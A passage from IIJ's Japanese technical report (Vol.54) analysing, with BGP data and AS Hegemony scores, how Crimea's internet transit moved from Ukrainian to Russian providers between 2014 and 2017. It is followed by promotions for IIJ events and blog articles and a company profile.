まず、クリミア地域に設置されているRIPE Atlasプローブ[*3]のデータから、Whoisにより対応している商用ISPを調べ、これらのISPの専用ユーザフォーラムまたは公式Webサイトで検索しました。次に、これらのAS番号の上流ISPを見て、クリミア内に位置するものを抽出しました。次に2018年2月～4月に、クリミア内の8つのネットワーク上にあるAndroidとiPhoneでOONIプローブ[*4]によるネットワーク測定を行いました。このデータもフォーラムやインタビューの情報と併せて解析し、AS番号と上流ISPを抽出しました。

＊2　世界中で支持されるオンライン対戦ゲーム。
＊3　ヨーロッパのRIRであるRIPEが配布している、エンドユーザ側からインターネットの到達性をモニタするための機器(https://atlas.ripe.net/)。
＊4　Open Observatory of Network Interface、エンドユーザ側からインターネットの速度と検閲をチェックするツールで、Android版とiOS版も提供されている。

この結果、我々は、クリミアの2大ISPであるCrimeaCom SouthとCrelComだけでなく、ロシアのMiranda MediaとUMLCも巨大な上流ISPであることを特定しました。この時点でクリミアで利用されていると推測されるAS番号は80ありました。更にBGPデータからMiranda Mediaの下流ISPを取得して統合し、最後に手動で、クリミアのIXに表示されるもののクリミア外で運用されている3つのAS番号を除外しました。

この結果、2012年から2019年の間にアクティブだったAS番号は111もあることが分かりました。驚くほど多いですが、ほとんどは小規模なローカル企業か個人によって運用管理され、その約半分は1つか2つのIPv4プレフィックス、/24か/23をアナウンスしています。

3.3.2 ネットワーク依存性の解析

クリミアにインターネットを提供する主要なトランジットを特定するために、BGPデータと我々が提案するASヘゲモニー（経路AS出現率）[*5]を用いてクリミアのネットワークのAS依存性を推定しました。ASヘゲモニー$HASx(ASy)$は、ASyがASxへの経路上に存在する確率を0〜1の範囲で表します。例えば$HASx(ASy)=1$は、ASxに到達するためには必ずASyを経由することを意味します。一方、0に近い値の場合は、ASyはほとんど経由しないことを意味します。

我々は、100以上のフルルートピアを持つRIS[*6]のRRC00とRRC10及びRouteviews[*7]のRV2とLINXコレクタからデータを収集し、2012年1月から2018年12月までの各月の15日に、グローバルに到達可能なすべてのASヘゲモニーを計算しました[*8]。

クリミア地域のASヘゲモニーを算出するために、この地域内のすべてのオリジンAS番号に対して得られた結果をマージしました。3.3.1節で作成したクリミア地域のAS番号についてASヘゲモニーのスコアを抽出してその平均値を算出します。0〜1の範囲で表されるこの値は、AS間でのネットワーク依存関係を示します。1に近い値は、この地域内のすべてのAS群に向かう経路にいつも現れるトランジットASであることを示します。0に近い値は、地域内のすべてのAS群に向かう経路にはほとんど現れないか、少数のASでのみ使用されているトランジットASであることを意味します。

参考として、ウクライナとロシアに登録されているすべてのAS（クリミアのAS番号を除きます）の平均ASヘゲモニーも計算し、比較を行います。

■ ウクライナ

図-1に示すように、2012年から2018年まで、ウクライナのASの依存関係には大きな変化は見られません。主な変更は、2017年からのTOPNETの減少とBlinking Megabitの増加ですが、この移行情報は公開されています[*9]。これらのASはDatagroupによって所有されているので、ウクライナのネットワークは主にDatagroupとUARNETに依存していることが分かりました。その他には、RETN（EU）、Level3（US）、Hurricane Electric（US）などの大規模な国際ISPへの依存が見られます。RETNネットワーク[*10]は主に東ヨーロッパとロシアに展開されており、両国の主要トランジットとして観測されています。また、RETNは2012年5月に国番号UAで登録されていますが、2018年7月からEUに変更されています。

＊5 R. Fontugne, A. Shah, and E. Aben. The (thin) Bridges of AS Connectivity：Measuring Dependency using AS Hegemony. In Proceedings of PAM'18. LNCS, 2018.
＊6 Routing Information Service、RIPEが提供するインターネット経路情報の蓄積と分析を行うサービス（https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris）。RRC00とRRC10は主要なレポジトリの2つ。
＊7 BGPの経路情報を蓄積・公開しているオレゴン大学のプロジェクト（http://www.routeviews.org/routeviews/）。RV2とLINXは主要なレポジトリの2つ。
＊8 Internet Health Report. AS Hegemony REST API. https://ihr.iijlab.net/ihr/en-us/api, 05 2020.
＊9 PeeringDB. Topnet, last updated on 2017-09-04. (https://peeringdb.com/net/1157)
＊10 RETN Network Map（https://retn.net/networkmap/）。

■ ロシア

ウクライナと同様に、ロシアASの依存関係にも大きな変化はみられません。ロシアは国営のISPであるRostelecomとTranstelecomの他に、ロシアの2大ISPである、MegaFon(AS31133)及びSovAm/VimpelCom(AS3216)に依存しています。またウクライナと同様に、RETN、Level3及びHurricane Electricへの依存性もあります。

■ クリミア

ウクライナやロシアとは異なり、クリミアのAS依存関係は劇的に変化しています。2012年と2013年は、ウクライナと同じ依存関係に加えて、クリミアのISP(CrimeaCom、CrelCom、ACS)への依存と、Rostelecomへの弱い依存が見られます。つまり、クリミアのローカルなISPは、ウクライナの大規模ISPや国際ISPへのトランジットとなっていたことが分かります。2014年には、新しいASであるMiranda Media及びその親会社であるRostelecomへの依存度が大幅に増加しました。このとき、多くのASはクリミアからMiranda Media、次にRostelecomという同じ経路を通るように変更されています。このルーティング変更により、ウクライナを通過する経路の数が大幅に減少しました。この傾向は、ウクライナのASを経由する経路がなくなる2017年半ばまで続いています。2015年以降は、ロシアのISPであるFiordもクリミアのトランジットとなり、2017年8月からMiranda Media/Rostelecomの組み合わせと同様に、FiordはUMLC経由でクリミアに接続しています。

つまり、クリミアのネットワークのトポロジーは、この地域の経路がクリミアの外にある2つのISP(RostelecomとFiord)に収束する特異な状態に変化しています。この移行は、2014年のMiranda Mediaの登場と、2017年のウクライナ経由のトランジット終了という2つの事象によって完了しました。この2つの事象について、次の節で詳しく説明します。




図-1 ウクライナ、ロシア、クリミアのネットワークのASヘゲモニー。スコアが高いほど依存性が高いことを示します。

3.3.3 Miranda Mediaの登場

Miranda Mediaの登場は、ロシアがクリミアとの接続性を強化する明確な第一歩です。図-1に示すように、クリミアの複数のASは、2014年に利用可能になるとすぐにMiranda Mediaに切り替えています。どのように移行していったかを理解するために、2014年7月から12月までのクリミアの主なASのネットワーク依存性について詳細に調査しました。

2014年にアクティブだった78件のクリミアASのうち55件は、2014年の間にMiranda Mediaに強い依存関係（H>0.5）を持ったことが分かりました。図-2は、2014年の55個のAS（左側のノード）とその主要なAS依存関係（他のすべてのノード）を示しています。複数のネットワークへの依存度が等しい場合は、クリミア以外の最も近いASを選びます。例えば、CrimeaCom South、Miranda Media及びRostelecomのネットワーク依存関係がH=1であればMiranda Mediaに分類します。

7月の時点では、2012年から観測していた依存関係と変わりませんでしたが、2ヵ月後の8月には、CrimeaCom South、CrelCom、ACSの顧客への経路がMiranda Mediaに変更され、大きな変化があることが確認できます。Miranda Mediaは、主要なクリミアのISPに接続することで、非常に短い期間でクリミアの主要なトランジットネットワークになっています。




図-2 Miranda Mediaの登場

2014年7月から12月までのクリミアのASの主な依存関係。左側のノードはクリミアのASを表し、他のノードはそれぞれの時点におけるクリミアのASの主な依存関係です。最も高い依存関係のみが表示されます。同じ依存度の場合は、クリミアに最も近いASを選択しています。

しかし2014年10月から、またクリミアの3つのISPへの依存関係が見られます(図-2)。これらのネットワークは、Miranda Mediaではなくウクライナの上流ISPの経路情報に再び現れているのです。運用者たちは、Miranda Mediaはコストが高く品質が低いため、ウクライナのISPを好んだと教えてくれました。

また毎月、一定数のDatagroupの顧客がMiranda Mediaに乗り換えていき、Datagroupのクリミアでの顧客数は2015年末までに大幅に減少しました。

まとめると、Miranda Mediaの登場とクリミアの主要なISPへの接続は、クリミアにおけるインターネット・ルーティングに即座にかつ重大な影響を与えました。しかし、Miranda Mediaのネットワーク容量が十分でないため、ウクライナへの経路を維持しなければならなかったことが分かりました。また、クリミアのASの約3分の1(2014年に活動した78のASのうち23、図-2には示されていません)は、2014年にMiranda Mediaに接続せず、ウクライナのISPを経由する経路を保持していました。

3.3.4 移行の終了

ウクライナは2017年7月にクリミアへのインターネット接続の提供を停止したと宣言しました。この前後のクリミアの状況を理解するために、2017年のクリミアのAS依存関係の変化を調査します(図-3)。




図-3 トランジションの終了
2017年のクリミアのASの主な依存関係。左側のノードはクリミアのASを表し、他のノードはそれぞれの時点におけるクリミアのASの主な依存関係です。最も高い依存関係のみが表示されます。同じ依存度の場合は、クリミアに最も近いASを選択しています。

2017年1月から5月まで、ウクライナのISPへの依存度が高い4つのAS（図-3のPitlineとTOP NETに依存している左側の4つのAS）をみていきます。当時、Miranda Media/RosetelecomとFiordは、クリミアのASの大部分にインターネットを提供していましたが、3つの主要なクリミアのISP（CrimeaCom South、CrelCom、ACS）は、依然としてウクライナとの接続を有しています。

1月、CrimeaCom Southは主にFiord（H=0.8）とウクライナのISPのWNET（H=0.07、図-3にはありません）に依存しています。その後数ヵ月でいくつかの経路がMiranda Mediaに向けられ、WNETを通る経路は5月23日に完全に停止します。その後、7月19日UTC8：00に、すべての経路が急にMiranda Mediaを通過し始めます（H=1.0）。

ACSは、1月から6月まで、ロシアのDataline（図-3にはありません）とMiranda Mediaに同等に依存しています。6月5日、DatalineはACSの経路から消え、CrimeaCom Southに置き換わりました。その後、ACSは2017年6月からCrimeaCom Southと同じように切り替わっていきます。

2017年のはじめ、CrelComは主にロシアのネットワーク、Fiord（H=0.65）とMiranda Media（H=0.25）に依存していましたが、その後、大きな経路変更が2回ありました。2月には、CrelComへのほぼすべての経路がRostelecom（H=0.95）を通過し始めます。その後、CrimeaCom Southが完全にMiranda Mediaに切り替わった後の7月19日UTC11：30、2.5時間後に、CrelComへのすべての経路もMiranda Media経由に切り替わります。当時既に、Fiordはクリミアでは使われ

ておらず、Miranda Media/Rostelecomのペアが、クリミアの接続を支配しています(図-3、2017年8月)。

1ヵ月後の2017年8月22日、UMLCがクリミアへの接続を開始します。当初、UMLCはクリミアのCrelComとロシアのFiordにのみ接続されていました。我々は、CrelCom、UMLC、Fiordに経路を持つクリミアの約20のAS番号を解析しました。すると、Fiordは2017年末までにULMCを介してクリミアの主要プロバイダとして戻ってきていました(図-1も参照)。その後、UMLCは他のクリミアのASと直接に接続されていますが、上流ISPとしてFiordのみを使用しているらしく、図-1に見られるようにUMLC/Fiordペアが形成されています。

このように、クリミアは2017年に、Miranda Media/RostelecomとUMLC/Fiordの2つペアで構成されるチョークポイントを持つ、特殊なトポロジーへと変遷していきました(図-3)。このトポロジーは、2014年8月以前の多様な接続性をもつトポロジーとはまったく異なっています(図-2)。

以上、BGPの経路情報を解析しASヘゲモニーを利用することによって見えるネットワークトポロジーの変遷について紹介しました。我々は、この研究を進めるにあたって開発したツールやデータセットを公開しています。またインターネット依存性を示すASヘゲモニーの詳細については別の論文で紹介しています[*11][*12]。

執筆者:
Romain Fontugne(フォンテュニュ ロマン)
株式会社IIJイノベーションインスティテュート　主幹研究員

*11 ツール及びデータセット:Internet Health Report. AS Hegemony REST API(https://ihr.iijlab.net/ihr/en-us/api),05 2020. Internet Health Report. pendency of a country. country-as-hegemony, 05 2020.country-as-hegemony:Measuring as de-(https://github.com/InternetHealthReport/)。
*12 参考文献:R. Fontugne, A. Shah, and E. Aben. The (thin) Bridges of AS Connectivity:Measuring Dependency using AS Hegemony. In Proceedings of PAM'18. LNCS, 2018.

Information

IIJ Technical WEEK 2021 ～ IIJ エンジニア図鑑

「IIJ Technical WEEK」は、ITエンジニアを対象に2003年から毎年開催している技術イベントです。日頃IIJのエンジニアが携わっているサービス開発・運用に関する技術やココでしか聞けないノウハウなどをご紹介します。

今回のテーマは「IIJ エンジニア図鑑」。IIJには、バックボーン・ネットワーク、セキュリティ、クラウド、IoT、コンテンツ配信など、一口にITエンジニアといっても様々なフィールドで活躍するエンジニアがたくさんいます。そこで今回は、インターネットの最新動向の解説に加えて、IIJ のエンジニアが日ごろどんな環境でどんな仕事をしているのか、「現場の人」に焦点を当てたセッションもご用意しました。

15セッション29人のIIJ エンジニアが登場する本イベント、同じような仕事をしている日本中のITエンジニアはもちろん、これからITエンジニアを目指そうとしている学生の方にも、今後の何かヒントやモチベーションになれば幸いです。

※本イベントは2022年1月18日～21日にオンラインで開催（YouTubeでプレミアム公開）され、現在は全セッションがアーカイブでご覧いただけます。

各セッションの詳細は
イベント公式サイトをチェック！
https://www.iij.ad.jp/dev/tech/tw2021/

■プログラム

各プログラムの動画は、右上のQRコードからご覧いただけます。

DAY 1	DAY 2	DAY 3	DAY 4
セキュリティ動向 2021	世界のインターネット事情	クラウドネイティブ最新動向	IIJ Bootcamp 2021 ～IIJ が New Commer に伝えたいこと～
IIJのSOCをイベント初公開！ リアルタイム分析だけじゃない セキュリティエンジニアのお仕事とは？	IIJ バックボーンチーム若手のおしごと！	仮想化基盤とDevOps	IoT に関わるということを、人材の観点から語ってみる
セキュリティエンジニア ロングインタビュー	モバイル基盤の仮想化	QUIC バージョン2	スペシャルトーク You は何しに IIJ/サイボウズへ?!
オンラインイベントの配信の裏側、誰がどんなことをしているの？	あなたの知らないインターネットの世界（ピアリング交渉・相互接続編）	APIのテストにおけるOpen APIの活用	

IIJ 2021 TECH アドベントカレンダー開催！

5回目を迎えたIIJのTECHアドベントカレンダー。今回もIIJのエンジニアが参加し、昨年の12月1日から24日までの間に計24本の記事を投稿しました。ここではその中から現時点でPV 数が多い順に人気トップ5の記事をご紹介します。

全ラインアップはこちらをチェック
https://eng-blog.iij.ad.jp/adventcalendar2021

■人気記事トップ5

※2022年1月11日時点

1位 我が家のおうち Kubernetes の成長記録

執筆者：RyuSA

昨年の春から自宅で Kubernetes を育てている筆者。Prometheus や Grafana の監視基盤が生えてきたり、x86 なサーバが芽吹いたり、変化に富んだ半年間の成長記録をご覧ください。


https://eng-blog.iij.ad.jp/archives/11900

2位 Power Automate を使ってはんこプロセスを自動化する

執筆者：古賀 勇

PowerAutomate エバンジェリスト（自称）の古賀が、痒い所に手が届く自動化を紹介。「ドキュメントの承認に関わる Acrobat Reader のスタンプ機能を用いた押印フローを Power Automate で代替して自動化した方法」、名付けて“はんこ革命”！

https://eng-blog.iij.ad.jp/archives/12002



3位 Happy Hacking Keyboard 誕生の経緯

執筆者：和田 英一

東京大学名誉教授であり IIJ 技術研究所顧問の和田 英一と PFU 研究所との共同研究によって生まれた HappyHackingKeyboard（HHKB）が昨年 12 月に生誕 25 周年を迎えました。和田本人が HHKB 誕生の経緯を語ります。

https://eng-blog.iij.ad.jp/archives/11715

4位 SEILでつくる、“最強”ご家庭用ルータ ～ひかり電話無しプラン～

執筆者：くまさか

IIJ には家庭の情シス主幹として活動している方がそれなりにいて筆者もその一人。逸般の誤家庭である筆者のゲートウェイルータは SEIL で細かな経路設計を実現！設定例を紹介します。

https://eng-blog.iij.ad.jp/archives/11253

5位 迷惑メールの歩き方

執筆者：naot

小学生の頃から迷惑メールを鑑賞するのが趣味の筆者。個人的に集めた迷惑メールの紹介や楽しみ方、また迷惑メールの中でも注意するべきフィッシングメールの一例と正規のメールとの見分け方を紹介します。

https://eng-blog.iij.ad.jp/archives/12351

March 2022 Vol.54

IIJ
Internet Initiative Japan

株式会社インターネットイニシアティブ(IIJ)について

IIJは、1992年、インターネットの研究開発活動に関わっていた技術者が中心となり、日本でインターネットを本格的に普及させようという構想を持って設立されました。
現在は、国内最大級のインターネットバックボーンを運用し、インターネットの基盤を担うと共に、官公庁や金融機関をはじめとしたハイエンドのビジネスユーザに、インターネット接続やシステムインテグレーション、アウトソーシングサービスなど、高品質なシステム環境をトータルに提供しています。
また、サービス開発やインターネットバックボーンの運用を通して蓄積した知見を積極的に発信し、社会基盤としてのインターネットの発展に尽力しています。

本冊子の情報は2022年3月時点のものです。

IIJ-MKTG019-0054

株式会社インターネットイニシアティブ
〒102−0071 東京都千代田区富士見2-10-2　飯田橋グラン・ブルーム
E-mail：info@iij.ad.jp　URL：https://www.iij.ad.jp